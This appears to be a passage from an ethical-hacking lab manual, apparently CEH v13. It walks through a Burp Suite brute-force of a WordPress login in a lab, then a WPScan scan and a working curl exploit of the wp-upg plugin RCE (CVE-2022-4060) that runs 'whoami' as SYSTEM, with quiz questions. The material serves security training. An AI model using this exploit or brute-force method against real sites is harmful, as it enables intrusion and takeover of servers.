
The screenshot shows the Burp Suite interface with the 'Results' tab selected. A table displays 32 rows of payload results, with row 27 highlighted. The columns include Request ID, Payload 1, Payload 2, Status code, Error, Timeout, Length, and Comment. Row 27 has a status code of 302 and a length of 1155. Below the table, the 'Request' tab is active, showing a POST request to /CEH/wp-login.php with various headers and a Content-Length of 117. The 'Raw' tab shows the full request string.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
21	administrator	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4966	
22	adminntd	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
You	adminuser	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
each	adminview	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
25	admin	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4958	
Paylo	anonymous	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4963	
27	admin	qwerty@123	302	<input type="checkbox"/>	<input type="checkbox"/>	1155	
28	admin123	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4962	
29	admin2	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4960	
30	admin_1	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4961	
31	administrator	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	
This	Administrator	qwerty@123	200	<input type="checkbox"/>	<input type="checkbox"/>	4967	

36. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

If a **Warning** pop-up appears, click **Discard**.

37. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.
38. Switch to the browser window and perform **Step#4-5**. Remove the browser proxy set up in **Step#6**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.




39. Reload the target website <http://10.10.1.22:8080/CEH/wp-login.php>, enter the **Username** and **Password** obtained in Step#35 and click **Log In**.

Here, the username and password are **admin** and **qwerty@123**.

If a pop-up appears, click **Resend**.

40. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



41. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.

42. Close all open windows and document all acquired information.

#### Question 14.2.1.1

Perform a brute-force attack on the WordPress website (<http://10.10.1.22:8080/CEH>) using Burp Suite. Enter the username/password obtained. Note: username and password files are available at `/home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist`.

---


#### Task 2: Perform Remote Code Execution (RCE) Attack

Remote Code Execution (RCE) Attack vulnerability is a critical security flaw that allows an attacker to execute arbitrary code on a target system remotely, without needing physical access to the system. This type of vulnerability is particularly dangerous because it enables attackers to take control of the target system, potentially gaining unauthorized access, stealing data, or causing damage to the system or network.

Attackers exploit these vulnerabilities by injecting malicious code into the target system through various means such as input fields, file uploads, or network protocols. Once the malicious code is executed, the attacker can gain control over the system and perform actions as if they were an authenticated user or system administrator.

Here, we will perform a CSRF attack using vulnerability present in the wp-upg plugin.


1. Click [Windows Server 2022](#) to switch to the **Windows Server 2022** machine and login with **CEH\Administrator / Pa\$\$w0rd**.
2. Click **Type here to search** field on the **Desktop**, search for **wampserver64** in the search bar and select **Wampserver64** from the results.
3. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.
4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.




5. Now, open any web browser, and go to <http://10.10.1.22:8080/CEH/wp-login.php>? (here, we are using **Mozilla Firefox**).

Here, we are opening the above-mentioned website as the victim.

6. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.



7. Assume that you have installed and configured User Post Gallery plugin  
8. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.



9. In the **Plugins** page, observe that **User Post Gallery** is installed. Click **Activate** under the **User Post Gallery** plugin to activate the plugin.

Plugins < CEH Demo Website — +

10.10.1.22:8080/CEH/wp-admin/plugins.php

Howdy, admin

Dashboard Posts Media Pages Comments Appearance Plugins 1

Installed Plugins Add New Plugin

Users Tools Settings Collapse menu

leenk.me

Automatically publish to your Twitter, Facebook Profile/Fan Page/Group, and LinkedIn whenever you publish a new post on your WordPress website with the leenk.me social network connector. You need a [leenk.me API key](#) to use this plugin.

Version 1.7.2 | By Matt Mullenweg | View details

leenk.me

Activate | Delete

Enable auto-updates

User Post Gallery

UPG - User Post Gallery. User can post content/images from frontend.

Version 2.19 | By ODude Network | Visit plugin site

Plugin

Description Automatic Updates

Bulk actions ▾ Apply

There is a new version of leenk.me available. [View version 2.16.0 details](#) or [update now](#).

4 items

Thank you for creating with WordPress.

Version 6.5.3

Type here to search

11:13 PM  
5/12/2024

The screenshot shows the WordPress admin interface for the 'Plugins' section. The left sidebar has 'Plugins' selected. The main area displays a note about UPG Notes, a success message for activating a plugin, and a list of installed plugins. The 'Akismet Anti-spam' plugin is listed as active.

Plugin	Description	Automatic Updates
Akismet Anti-spam: Spam Protection <a href="#">Activate</a>   <a href="#">Delete</a>	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key. Version 5.3.2   By Automattic - Anti-spam Team   <a href="#">View details</a>	Enable auto-updates
Hello Dolly	This is not just a plugin, it symbolizes the hope	Enable auto-updates

10. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
11. Open Mozilla Firefox web browser and go to <https://wpscan.com/> and login to the wpscan account that you have created in previous task.
12. You get signed in successfully in the website. Now, click the **Get Started** button and click **Start for free** button under **Researcher** section.
13. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.

The screenshot shows a Firefox browser window with the title "Profile | WPScan" and the URL "https://wpscan.com/profile/". The page displays a "Profile" section with a placeholder "Hello, [REDACTED]". Below it is an "API Token" section containing the token "m5Bd.", with "Copy" and "Regenerate" buttons. A note says: "To get started, download the WordPress plugin and enter your API token, or read the documentation to learn about other ways to use your token." At the bottom, there's a "Current subscription plan" section and a "Daily AP" button.

14. Close the **Firefox** browser window.
15. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
16. Now, run **cd** command to jump to the root directory.
17. In the Terminal window, run **wpscan --url http://10.10.1.22:8080/CEH --api-token [API Token from Step#13]** command.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "cd - Parrot Terminal" is open, displaying a root shell session. The user has run the command "#wpscan --url http://10.10.1.22:8080/CEH --api-token m5Bd". The background shows a file browser window with a dark theme, displaying files like "README", "license", "Trash", and "api".

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
# wpscan --url http://10.10.1.22:8080/CEH --api-token m5Bd
```

18. The result appears, displaying detailed information regarding the target website.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal is executing the command `wpScan --url http://10.10.1.22:8080/CEH --api-token m5Bd;`. The output of the scan is displayed, starting with the WPScan logo and version information:

```
WPScan v3.8.25 - WordPress Security Scanner by the WPScan Team
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart
```

Following this, the scan results are listed:

```
[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
[+] Started: Mon May 13 03:21:34 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.59 (Win64) PHP/8.2.18 mod_fcgid/2.3.10-dev
| - X-Powered-By: PHP/8.2.18
| Found By: Headers (Passive Detection)
```

19. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**wp-upg**) on the target website.
20. In the **Plugin(s) Identified** section, within the context of the **wp-upg** plugin, an **Unauthenticated Remote Code Execution (RCE)** vulnerability has been detected as shown in the screenshot.

The number of vulnerable plugins might differ when you perform this lab.

```
Applications Places System wpscan --urlhttp://10.10.1.22:8080/CEH --api-token
File Edit View Search Terminal Help
[i] Plugin(s) Identified:

[+] wp-upg
| Location: http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/
| Latest Version: 2.19 (up to date)
| Last Updated: 2021-11-26T11:08:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| README readme
|
[!] 1 vulnerability identified:
|
[!] Title: User Post Gallery <= 2.19 - Unauthenticated RCE
References:
- https://wpscan.com/vulnerability/8f982ebd-6fc5-452d-8280-42e027d01b1e
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4060
|
| Version: 7 (50% confidence)
| Found By: Readme - Changelog Section (Aggressive Detection)
| - http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/readme.txt
|
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:06 <===== (137 / 137) 100.00% Time: 00:00:06
|
[i] No Config Backups Found.
```

21. In this task, we will exploit the **RCE** vulnerability present in the **wp-upg** plugin.

22. To perform RCE attack, run `curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL'` command.

The screenshot shows a terminal window on a Parrot Security Linux system. The terminal title is "curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg\_datatable&field=exec:whoami:NULL:NULL' - Parrot Terminal". The command entered is "#curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg\_datatable&field=exec:whoami:NULL:NULL'". The response shows the server's headers and a JSON payload. The JSON payload includes the string "nt authority\\system" in the "data" field, which is highlighted with a red rectangle. The terminal prompt "# " is visible at the bottom.

```
[root@parrot]~#
[root@parrot]~# curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg_datatable&field=exec:whoami:NULL:NULL'
HTTP/1.1 200 OK
Date: Mon, 13 May 2024 07:38:47 GMT
Server: Apache/2.4.59 (Win64) PHP/8.2.18 mod_fcgid/2.3.10-dev
X-Powered-By: PHP/8.2.18
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Length: 81
Content-Type: application/json

{"draw":0,"recordsTotal":1,"recordsFiltered":1,"data":[[{"nt authority\\system"}]]}
[root@parrot]~#

```

23. This curl command exploits a WordPress plugin vulnerability by sending a malicious request to the **admin-ajax.php** file, allowing an attacker to execute arbitrary system commands via the **exec** function, potentially leading to **remote code execution**.
24. In the last step, **whoami** command was executed, yielding the outcome **nt authority\ \system**
25. This concludes the demonstration of performing RCE attack.
26. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.

#### Question 14.2.2.1

In Windows Server 2022 machine activate User Post Gallery plugin which is installed in <http://10.10.1.22:8080/CEH> web application. From Parrot Security machine, scan for vulnerable plugins on the <http://10.10.1.22:8080/CEH> web application hosted in Windows Server 2022 machine using WPScan and perform Remote code execution attack on the <http://10.10.1.22:8080/CEH> website. Enter the plugin name that was identified exploited in the target web application to perform RCE attack.